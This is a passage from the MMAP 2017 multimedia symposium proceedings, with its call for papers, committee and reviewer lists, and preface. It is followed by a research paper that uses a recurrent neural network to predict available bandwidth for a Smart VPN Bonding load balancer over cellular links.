As a result the conference goal is to bring together researchers, engineers, developers and practitioners in order to communicate their newest and original contributions. The key objective of the MMAP conference is to gather results from academia and industry partners working in all subfields of multimedia: content design, development, authoring and evaluation, systems/tools oriented research and development. We are also interested in looking at service architectures, protocols, and standards for multimedia communications—including middleware—along with the related security issues, such as secure multimedia information sharing. Finally, we encourage submissions describing work on novel applications that exploit the unique set of advantages offered by multimedia computing techniques, including home-networked entertainment and games. However, innovative contributions that don't exactly fit into these areas will also be considered because they might be of benefit to conference attendees.

## CALL FOR PAPERS

MMAP 2017 is a major forum for researchers and practitioners from academia, industry, and government to present, discuss, and exchange ideas that address real-world problems with real-world solutions.

The MMAP 2016 Symposium welcomes submissions of original papers concerning all aspects of multimedia do-

main ranging from concepts and theoretical developments to advanced technologies and innovative applications. MMAP 2016 invites original previously unpublished contributions that are not submitted concurrently to a journal or another conference. Papers acceptance and publication will be judged based on their relevance to the symposium theme, clarity of presentation, originality and accuracy of results and proposed solutions.

## TOPICS

- Audio, Image and Video Processing
- Animation, Virtual Reality, 3D and Stereo Imaging
- Big Data Science and Multimedia Systems
- Cloud Computing and Multimedia Applications
- Machine Learning, Data Mining, Information Retrieval in Multimedia Applications
- Multimedia File Systems and Databases: Indexing, Recognition and Retrieval
- Multimedia in Internet and Web Based Systems
- E-Learning, E-Commerce and E-Society Applications
- Human Computer Interaction and Interfaces in Multimedia Applications
- Multimedia in Medical Applications
- Entertainment and games
- Security in Multimedia Applications: Authentication and Watermarking
- Distributed Multimedia Systems
- Network and Operating System Support for Multimedia
- Mobile Network Architecture
- Intelligent Multimedia Network Applications
- Future Trends in Computing System Technologies and Applications

## BEST PAPER AWARD

A best paper award will be made for work of high quality presented at the MMAP Symposium. The technical committee in conjunction with the organizing/steering committee will decide on the qualifying papers. Award comprises a certificate for the authors and will be announced on time of conference.

## STEERING COMMITTEE

- **Amy Neustein**, Boston University, USA, Editor of Speech Technology
- **Lakhmi C. Jain**, University of South Australia and University of Canberra, Australia
- **Ioannis Pitas**, University of Thessaloniki5, Greece
- **Costin Badica**, University of Craiova, Romania



- **Borko Furht**, Florida Atlantic University, USA
- **Harald Kosch**, University of Passau, Germany
- **Vladimir Uskov**, Bradley University, USA
- **Thomas M. Deserno**, Aachen University, Germany

#### SECTION EDITOR

- **Dumitru Dan Burdescu**, University of Craiova, Romania

#### GENERAL CO-CHAIRS

- **Adriana Schiopoiu Burlea**, University of Craiova, Romania
- **Marius Brezovan**, University of Craiova, Romania

#### PUBLICITY CHAIR

- **Amelia Badica**, University of Craiova, Romania
- **Adriana Schiopoiu Burlea**, University of Craiova, Romania

#### ORGANIZING COMMITTEE

- **Dumitru Dan Burdescu**, University of Craiova, Romania
- **Costin Badica**, University of Craiova, Romania
- **Marius Brezovan**, University of Craiova, Romania
- **Adriana Schiopoiu Burlea**, University of Craiova, Romania
- **Liana Stanescu**, University of Craiova, Romania
- **Cristian Marian Mihaescu**, University of Craiova, Romania

#### REVIEWERS

- **Azevedo, Ana**, CEOS.PP-ISCAP/IPP, Portugal
- **Badica, Amelia**, University of Craiova, Romania
- **Böszörmenyi, Laszlo**, Klagenfurt University, Austria
- **Botez, Ruxandra**, University of Quebec
- **Burlea Schiopoiu, Adriana**, University of Craiova, Romania
- **Camacho, David**, Universidad Autonoma de Madrid, Spain
- **Cano, Alberto**, Virginia Commonwealth University
- **Cordeiro, Jose**, EST Setúbal/I.P.S.
- **Cretu, Vladimir**, Politehnica University of Timisoara, Romania
- **Debono, Carl James**, University of Malta, Malta
- **Fabijańska, Anna**, Lodz University of Technology, Poland - Institute of Applied Computer Science, Poland
- **Fomichov, Vladimir**, National Research University Higher School of Economics, Moscow, Russia., Russia
- **Giurca, Adrian**, Brandenburg University of Technology, Germany
- **Grosu, Daniel**, Wayne State University, United States
- **Groza, Voicu**, University of Ottawa, Canada
- **Kabranov, Ognian**, Cisco Systems, United States

- **Kannan, Rajkumar**, Bishop Heber College Autonomous, India
- **Keswani, Dr. Bright**, Suresh Gyan Vihar University, Mahal, Jagatpura, Jaipur
- **Korzhik, Valery**, State University of Telecommunications, Russia
- **Kotenko, Igor**, St. Petersburg Institute for Informatics and Automation of the Russian Academy of Science, Russia
- **Kriksciuniene, Dalia**, Vilnius University, Lithuania
- **Lau, Rynson**, City University of Hong Kong, Hong Kong S.A.R., China
- **Lloret, Jaime**, Polytechnic University of Valencia, Spain
- **Logofatu, Bogdan**, University of Bucharest, Romania
- **Mangioni, Giuseppe**, DIEEI - University of Catania, Italy
- **Mannens, Erik**, Ghent University
- **Marghitu, Daniela**, Auburn University
- **Mihaescu, Cristian**, University of Craiova, Reunion
- **Mocanu, Mihai**, University of Craiova, Romania
- **Morales-Luna, Guillermo**, Centro de Investigación y de Estudios Avanzados del Instituto Politécnico Nacional, Mexico
- **Ohzeki, Kazuo**, Professor Emeritus at Shibaura Institute of Technology, Japan
- **Popescu, Dan**, CSIRO, Sydney, Australia, Australia
- **Querini, Marco**, Department of Civil Engineering and Computer Science Engineering
- **Radulescu, Florin**, University "Politehnica" of Bucharest
- **RUTKAUSKIENE, Danguole**, Kaunas University of Technology
- **Salem, Abdel-Badeeh M.**, Ain Shams University, Egypt
- **Sari, Riri Fitri**, University of Indonesia, Indonesia
- **Sousa Pinto, Agostinho**, Instituto Politécnico do Porto
- **Stanescu, Liana**, University of Craiova, Romania
- **Stoicu-Tivadar, Vasile**, University Politehnica Timisoara
- **Tejera, Mario Hernández**, University of Las Palmas de Gran Canaria, Spain
- **Trausan-Matu, Stefan**, Politehnica University of Bucharest, Romania
- **Trzcielinski, Stefan**, Poznan University of Technology, Poland
- **Tsihrintzis, George**, University of Piraeus, Greece
- **Tudoroiu, Nicolae**, John Abbott College, Canada
- **Vega-Rodríguez, Miguel A.**, University of Extremadura, Spain
- **Velastin, Sergio**, Kingston University, United Kingdom
- **Virvou, Maria**, University of Piraeus, Greece
- **Watanabe, Toyohide**, University of Nagoya
- **Wotawa, Franz**, Technische Universitaet Graz, Austria
- **Zurada, Jacek**, University of Louisville, United States

# Preface to the 10<sup>th</sup> International Symposium on Multimedia Applications and Processing

Dumitru Dan Burdescu

**T**HE 10<sup>th</sup> International Symposium on Multimedia Applications and Processing (MMAP'17) within the framework Federated Conference on Computer Science and Information Systems (FedCSIS)—<https://fedcsis.org/2017/mmap> addressed several themes related to theory and practice within multimedia domain. The enormous interest in multimedia from many activity areas (medicine, digital government, e-commerce, public safety, entertainment, education, advertising etc.) led researchers and industry to make a continuous effort to create new, innovative multimedia algorithms and applications.

The concept of multimedia from the traditional idea of 'multi-mediums' such as text, photographs, slides, video and audio tapes (analogue) is being redefined by the use of new computer concepts to integrate the digitized information to include text, graphics, sound, animation and full-motion. The dreams of multimedia technologists have come true and today we are able to store, transport, access and manipulate digitized multimedia information by simple drag and drop actions or export/import information to and from distant locations. The proliferation of image capturing devices and their diverse applications have enabled multimedia technology to contribute in the advancement of almost every aspect of human life. Multimedia research has evolved at tremendous speed in the last few decades to capitalize on the breadth of such applications, ranging from image/video coding and processing to multimedia communications to the analysis of human behavior to medical diagnostics. Most of these topics involve techniques from artificial intelligence, computer vision, and multimedia, but also human computer interaction, educational science, and psychology.

Multimedia technologies have achieved impressive results in the last years and they may be the key for a revolution in the cultural heritage area. These new technologies in fact can now make available for the public huge amounts of heterogeneous data creating unbelievable opportunities of study and capitalization of the cultural items.

Early information presentation applications of pervasive displays were largely focused on supporting the workplace. More recently, news and advertising information have become commonplace. However, with the trend toward situated displays, and a wide user base, new applications have started to emerge. Perhaps the most common of these are applications for behavior change in which visualization of previously unseen data is used to try and encourage viewers to modify their current behavior—often for health or sustainability reasons.

Although the potential for behavior change applications is clear, there remains a question as to the long-term effectiveness of such interventions.

Multimedia is increasingly becoming the “biggest big data” as the most important and valuable source for insights and information. It covers from everyone's experiences to everything happening in the world. There will be lots of multimedia big data—surveillance video, entertainment and social media, medical images, consumer images, voice and video, to name a few, only if their volumes grow to the extent that the traditional multimedia processing and analysis systems cannot handle effectively. Consequently, multimedia big data is spurring on tremendous amounts of research and development of related technologies and applications. As an active and interdisciplinary research field, multimedia big data also presents a great opportunity for multimedia computing in the big data era. The challenges and opportunities highlighted in this field will foster some interesting future developments in the multimedia research and applications.

Recent advances in computing, networking, storage, and information technology have enabled the collection and distribution of vast amounts of multimedia data in a variety of applications such as entertainment, education, environmental protection, e-commerce, public safety, digital government, homeland security, and manufacturing. Today, there are lots of heterogeneous and homogeneous media data from multiple sources, such as news media websites, micro-blog, mobile phone, social networking websites, and photo/video sharing websites. Integrated together, these media data represent different aspects of the real-world and help document the evolution of the world. Consequently, it is impossible to correctly conceive and to appropriately understand the world without exploiting the data available on these different sources of rich multimedia content simultaneously and synergistically.

Based on the articles, we can conclude that providing the right form of authoring tools for non-professionals is still a non-trivial task. We hope these papers are a valuable resource for scholars and practitioners who want to better understand the state of the art and the upcoming challenges in this fascinating field.

Quality of experiences and user experience are important aspects of future multimedia services. The perceptual quality of a multimedia system with multiple quality metrics is the combined quality perceived by subjects when using the system's user interface. There have been several previous studies on developing a general method for optimizing the

perceptual quality of multimedia systems. Researchers conducted studies to combine existing quality metrics with metric selection using offline psychophysical measurements or using a heuristic method, such as evolutionary algorithms. However, these approaches are limited in that they depend on existing

quality metrics and just provide a framework for combining them. There have also been approaches that use a black-box method to optimize multimedia systems without well-modeled metrics.

# Available Bandwidth Estimation in Smart VPN Bonding Technique based on a NARX Neural Network

Giacomo Capizzi<sup>1,2</sup>, Grazia Lo Sciuto<sup>1</sup>, Francesco Beritelli<sup>1</sup>, Francesco Scaglione<sup>1</sup>, Dawid Połap<sup>1,2</sup>, Kamil Książek<sup>2</sup>, Marcin Woźniak<sup>1,2</sup>

<sup>1</sup>Department of Electrical, Electronics, and Informatics Engineering,  
University of Catania, Viale A. Doria 6, 95125 Catania, ITALY

gcapizzi@diees.unict.it, glosciuto@dii.unict.it, francesco.beritelli@dieei.unict.it, scaglione.fnc@gmail.com

<sup>2</sup>Institute of Mathematics, Silesian University of Technology,  
Kaszubska 23, 44-100 Gliwice, POLAND

dawid.polap@polsl.pl, marcin.wozniak@polsl.pl

**Abstract**—Today many applications require a high Quality of Service (QoS) to the network, especially for real time applications like VoIP services, video/audio conferences, video surveillance, high definition video transmission, etc. Besides, there are many application scenarios for which it is essential to guarantee high QoS in high speed mobility context using an Internet Mobile access. However, internet mobile networks are not designed to support the real-time data traffic due to many factors such as resource sharing, traffic congestion, radio link, coverage, etc., which affect the Quality of Experience (QoE). In order to improve the QoS in mobility scenarios, the authors propose a new technique named “Smart VPN Bonding” which is based on aggregation of two or more internet mobile accesses and is able to provide a higher end-to-end available bandwidth due to an adaptive load balancing algorithm. In this paper, in order to dynamically establish the correct load balancing weights of the smart VPN bonder, a neural network approach to predict the main Key Performance Indicators (KPIs) values in a determinate geographical point is proposed.

**Index Terms**—Smart VPN Bonding, bandwidth prediction, QoS improvement, Neural Network Introduction.

## I. INTRODUCTION

NOWADAYS the use of mobile Internet services, namely the use of Internet services through the data access offered by different cellular providers has experienced a significant increase. This increase is certainly due to the growing demanding needs of users to be connected anywhere and anytime, but also to the possibility of providing a connection in areas beyond reach over wired infrastructure.

There are numerous application scenarios, and others are currently under development, for the situations in which it is essential to have a stable Internet access and high performance even in the conditions of mobility:

- Wi-Fi on public transport,
- Connection between moving units and central station (e.g. Rescue units),

- Video surveillance of means of transport (e.g. Transport values),
- Telemedicine in mobility (e.g. Ambulances for first aid).

In addition, real time services like audio and video transmission (VoIP, audio/video conference, remote video surveillance, etc.) and services that require high Quality of Service (QoS) are currently having an exponential growth of usage.

A possible approach to improve network performance is based on the possibility to use a technique called VPN Bonding capable of aggregating the available Internet access (Ethernet, 3G, 4G, WiFi, etc.) with the ultimate goal to noticeably improve performance in terms of bandwidth, thus reaching ideal broadband speeds equal to the sum of the available bandwidths. In addition obviously obtaining a high fault tolerance in case of inefficiency. This is possible thanks to load balancing mechanism which acts at the level 2 capable of sorting packages on various available connections.

The basic idea involves the use of different mobile operators in order to compensate possible deficiencies of an operator, sorting the load mainly toward the available connections from other operators who at that moment and at that point offer greater performance.

Empirical studies show that in order to obtain an excellent result tending to the ideal solution, namely that of using a bandwidth equal exactly to the sum of the bandwidths offered by each access, it is essential that traffic can be balanced in a manner proportional to the performance offered by each Internet connection or improved methods [14].

Obviously, if we focus on mobility contexts in which one has to use the cellular network, it must be emphasized that the QoS (Quality of Service) offered by each access is definitely subject to greater variability when compared [21], for example, to the QoS offered by a classic ADSL. This is

because additional factors that can affect the quality of the connection are involved in the Mobile Internet scenario: propagation conditions, interference levels, dependence on activities of other users as a shared communication channel, saturation of the cell to which it is hooked, but especially the concept of mobility, which can lead the user to move from a good coverage area to a poor radio signal coverage areas thus ensuring that the performance of the data connection may be affected.

As mentioned above, in order to cope with the variability of access conditions there should be a real-time evaluation of the QoS offered by each single data access, so as to vary in an adaptive way the weights to be assigned to the load balancing mechanism and thus try to always balance the load in an optimal manner.

It is therefore essential to identify the techniques to make an accurate QoS estimation and simultaneously have low times of convergence in highly dynamic environment.

Section II outlines the state-of-the-art bandwidth prediction techniques that use a dataset of past collected information, according to a certain point in the territory. Section III discusses in brief the Smart VPN Bonding technique [1] [2], providing an overview of the techniques so far adopted for the estimate of the QoS, in particular the available bandwidth, highlighting problems and introducing benefits that an approach through a predictive neural network could offer.

## II. RELATED WORKS

In literature we can find different application contexts in which it is useful to perform certain actions on the basis of predictions based on the analysis of historical events. In particular, this approach is used in many contexts to ensure high QoS for network applications.

This approach, for example, can be used to improve the performance of routing algorithms, whereas the additional parameters are essential in the choice of the optimal route, such as prediction of the available bandwidth and the delay. By estimating these parameters following the values they had in the past the routing algorithm is able to select the most satisfactory path in terms of the bandwidth and the delay [4].

A similar approach could be useful to improve performance in the algorithms used in the handover mechanisms. In [5] a handover mechanism is proposed using a predictive method based on fuzzy logic, while in [6] a vertical handover algorithm is suggested based on the prediction of RSSI so as to be able to make an intelligent and flexible passage of information through different 4G wireless communication systems, reducing the switching delay in comparison with the classical algorithms of vertical handover.

In [7] and [8] the idea of building the "bandwidth map" is put forward to enhance the QoS in highly mobile environments [22]. Through the use of these maps, based on information collected in the past, one can expect the available bandwidth in a given geographical point, calculated as an average historical value, and as a consequence dynamically determine the most suitable bit rate for encoding video streaming.

In some real applications it is very useful to predict some parameters by a limited data subset. In particular some studies are concerned about the relation between packet delay and other parameters. For instance, in [9] a relation between Round Trip Time (RTT) and other geographic and network properties is investigated.

Finally, to improve prediction and reduce the error rate different approaches based on the use of Neural Networks have been studied, in particular for the purpose of the Radio Frequency (RF) power prediction [10], [11] and for the bandwidth estimation [12], [13].

## III. SMART VPN BONDING

### A. Architecture

As discussed in previous sections, the Smart VPN Bonding technique allows aggregating the resources offered by two or more mobile radio data accesses obtaining a remarkable increase in performance in terms of bandwidth. Fig. 1 indicates the proposed architecture of the Smart VPN Bonding [1], [2].




Fig. 1. Smart VPN Bonding architecture [2]

The scope is to create a VPN tunnel between each access mobile radio and the end point of the communication, i.e. the remote server. After creating the VPN tunnels they can be aggregated into a single interface with the aim to establish a broadband connection between the source and the destination. This is possible since a load balancing mechanism capable of sorting the frames into various VPN tunnels aggregated in the "Bond" interface is adopted. Obviously the performance can be boosted in terms of bandwidth if traffic is balanced in proportion to the available bandwidth provided by each access or more efficient sort [14].

Considering the contexts in mobility, where the QoS is subjected to high variability, it has been necessary to combine this technique with an adaptive load balancing mechanism able to vary dynamically the load in a manner proportional to the estimated available bandwidth on each data access.

To measure the available bandwidth, estimation tools based on non-intrusive technique such as Self Loading of Periodic



**Fig. 2.** Prototype employed during test campaign [2]

Stream (SLoPS) techniques have been adopted [15], [16], [17].

Thanks to the adoption of these techniques a fairly accurate estimate of the available bandwidth was made, but unfortunately these techniques have relatively long convergence time, which could prove to be inadequate in high mobility contexts where the access conditions may change rapidly.


In the following subsection the performance, advantages and issues of Smart VPN Bonding technique are presented.

### B. Performance evaluation


In order to evaluate the performance of Smart VPN bonding technique we report the results of a test campaign [1], [2].

The tests were carried out using a prototype based on ALIX2D2 board, a system board optimized for routing and network applications; two USB Internet Keys equipped with two SIMs of different mobile network operators (called Operator 1 and Operator 2) to provide cellular connectivity; ZeroShell and OpenVPN has been used as operative systems and VPN manager respectively; finally a proprietary script has been realized by using *bash* and *python* language to evaluate the end-to-end available bandwidth and, consequently, to establish the weights to assign to load balancing mechanism. The experimental prototype is shown in Fig. 2, while the Smart VPN Bonding behavior is depicted in Fig. 3.

The performances are obtained in terms of throughput measured using some FTP sessions over the two Internet accesses in 15 different geographic test points. In this scenario the QoS offered by Operator 1 is comparable to Operator 2. The Fig. 4 shown the average values obtained. In this case both operators provide a high QoS, so a static approach based on round robin strategy applied to load balancing mechanism represents a good solution, increasing performance by more than 50% if compared to the best mobile operator.



**Fig. 3.** Throughput measured in good network conditions for the Operator 1, Operator 2 and bonding interface



**Fig. 4.** Average throughput comparison

The performance delivered by the VPN bonding coupled with the static load balancing between the two available Internet accesses is satisfactory in the above mentioned scenarios. However, this technique has some disadvantages when the bandwidth offered by two operators is not similar.

Fig. 5 shows a particular case in which the available bandwidth provided by Operator 1 is affected by a considerable degradation due to a poor radio coverage. In this case a static weights assignment to load balancing mechanism don't represent the best approach (Fig. 5a). Indeed, the bonding interface behavior is similar to the worst mobile operator, so the VPN bonding technique does not offer any performance improvement because of the incorrect weights assignment. Instead, using an adaptive weights assignment in order to counteract the drawbacks related to the variability of the end-to-end bandwidth offered by each radio operator along the path the performance in terms of throughput is considerably enhanced (Fig. 5b). The scenarios above mentioned highlight the advantages and bandwidth improvement provided by Smart VPN Bonding. However, a limit of this technique is represented by high response time to react rapidly to changing network conditions due to bandwidth estimation tool. Fig. 6 shows the performance of Smart VPN Bonding technique transmitting a large file during a change of location site, from a good to poor radio coverage areas for one of two mobile operators.






Fig. 5. Operator 1 bandwidth degradation: (a) static weights, (b) adaptive weights




Fig. 6. Smart VPN Bonding time response

After the change of location site the throughput measured on bonding interface is considerably lower caused by incorrect load balancing. From the example illustrative in Fig. 6, the system has required about 18 seconds to estimate the available bandwidth offered by both internet accesses, to recognize the changing network conditions and modify the weights assignment to load balancing mechanism. In fact, as soon as the change of weights has occurred, the throughput on bonding interface increases.

This high response time has encouraged the authors to investigate the relation between RTT and available bandwidth in a specific geographic location, in order to obtain an accurate bandwidth estimation in a very short time. Indeed, the RTT measurement is very easy and much faster than available bandwidth estimation, and even more suitable in high mobility context.

In order to verify and analyze this relation a Neural Network approach was adopted.




Fig. 7. Testbed Scenario

The dataset for the Neural Network training includes values of RTT, download end-to-end available bandwidth and upload end-to-end available bandwidth calculated every 5 minutes. To filter out any episodic RTT effects, each RTT measurement was calculated as the median value of 5 individual samples spaced 2 seconds apart. The available end-to-end bandwidth measurements were carried out using *Pathchirp* tool.

#### IV. DATASET

The dataset for Neural Network training includes the data collected in an urban scenario, as shown in Fig. 7. Along the path shown in Fig. 7, the test points have been selected to






Fig. 8. The RNN used for the prediction of the upload and download rates.




Fig. 9. Learning curves of the Recurrent Neural Network.

measure RTT, end-to-end upload and download bandwidth. In Fig. 7 are reported just some examples of measuring points.

As mentioned in Section III, the end-to-end available bandwidth estimation tools have long convergence time, inadequate for high mobility contexts, so the relationship between available bandwidth values and RTT is analyzed, in order to adopt RTT measurement to predict the available bandwidth values. For each test point, 60 values of RTT, end-to-end upload and download available bandwidth have been collected for the training of the Neural Network. In Section V the results and the performance for one test point are reported. These results can be extended to other test points thanks to the generalization ability of the Neural Network.

#### V. NEURAL NETWORK PERFORMANCE

Different topologies of Neural Network were experimented in

order to gain some insight into the most appropriate network architecture [18], [19], [20], [21].

The best conducted experiments in terms of MSE, no-overfitting and generalization were obtained using a real-time Recurrent Neural Network (RNN) as depicted in Fig. 8. The RNN is composed by an input layer, an output layer and two hidden layers: the four neurons of the first hidden layer and the eight neurons of the second hidden layer have radial basis transfer function. While for the two neurons of the output layer has been used a linear transfer function. The RTT time series is used as input vector while the upload and download rate time series are used as output vectors. The input vector is delayed with zero step delay and one step delay while the output vectors are delayed with one step delay and two step delay. So the RNN predicts the values of upload and download rates at time  $t_0 + I$  based on the value of the RTT at time  $t_0$  and

$t_0-1$ . The time step in this paper is one minute. The learning curves, shown in Fig. 9, pointed out the good performance of the RNN reached after 100000 epochs with a mean squared error of  $6.6e-05$  and an excellent generalization due to the fact that the test curve is always very close to the training curve.

## VI. CONCLUSIONS

In this paper we have investigated the relation between the Round Trip Time (RTT) and the end-to-end available bandwidth (upload and download) in order to simplify and speed up the estimation bandwidth process.

The results highlight that it is possible to estimate the available bandwidth based on the knowledge of the past values of the RTT obtaining a low MSE. Thanks to this information it is possible to apply a fast reconfiguration of weights of the load balancing mechanism adopted in VPN bonding technique to guarantee a higher end-to-end available bandwidth than a static approach (e.g. round robin strategy). This approach is very useful to improve the VPN bonding performance, but can be used in several other application scenarios for the important adaptation of available bandwidth (e.g. video transmission frame rate).

## REFERENCES

- [1] Beritelli, F., La Corte, A., Rametta, C., Scaglione, F. (2015). A Cellular bonding and adaptive load balancing based multi-sim gateway for mobile ad hoc and sensor networks. *International Journal on Ad Hoc Networking Systems (IJANS)*, 5(3).
- [2] Beritelli, F., La Corte, A., Lo Sciuto, G., Rametta, C., Scaglione, F. (2016). Adaptive VPN Bonding Technique for Enhancing Dual-SIM Mobile Internet Access. In: Proceedings of the International Symposium for Young Scientists in Technology, Engineering and Mathematics - SYSTEM - Catania, Italy, September 27-29, 2015. p. 47-54.
- [3] Beritelli F, Rametta C, Raspanti A, Russo M, Scaglione F, Spallina G (2016). An advanced QoS analysis and evaluation method for mobile internet access. *International Journal of Wireless and Mobile Networks*, 2016, vol. 8, p. 55-70.
- [4] Liu, Liangwen, and Jipeng Zhou. "Ad hoc on-demand QoS routing based on bandwidth prediction (AQBP)." *2012 8<sup>th</sup> IEEE International Conference on Wireless Communications, Networking and Mobile Computing (WiCOM)*, 2012.
- [5] Salih, Yass K., Ong Hang See, and Salman Yussof. "A fuzzy predictive handover mechanism based on MIH links triggering in heterogeneous wireless networks." *International Conference on Software and Computer Applications (ICSCA)*. Vol. 41. 2012.
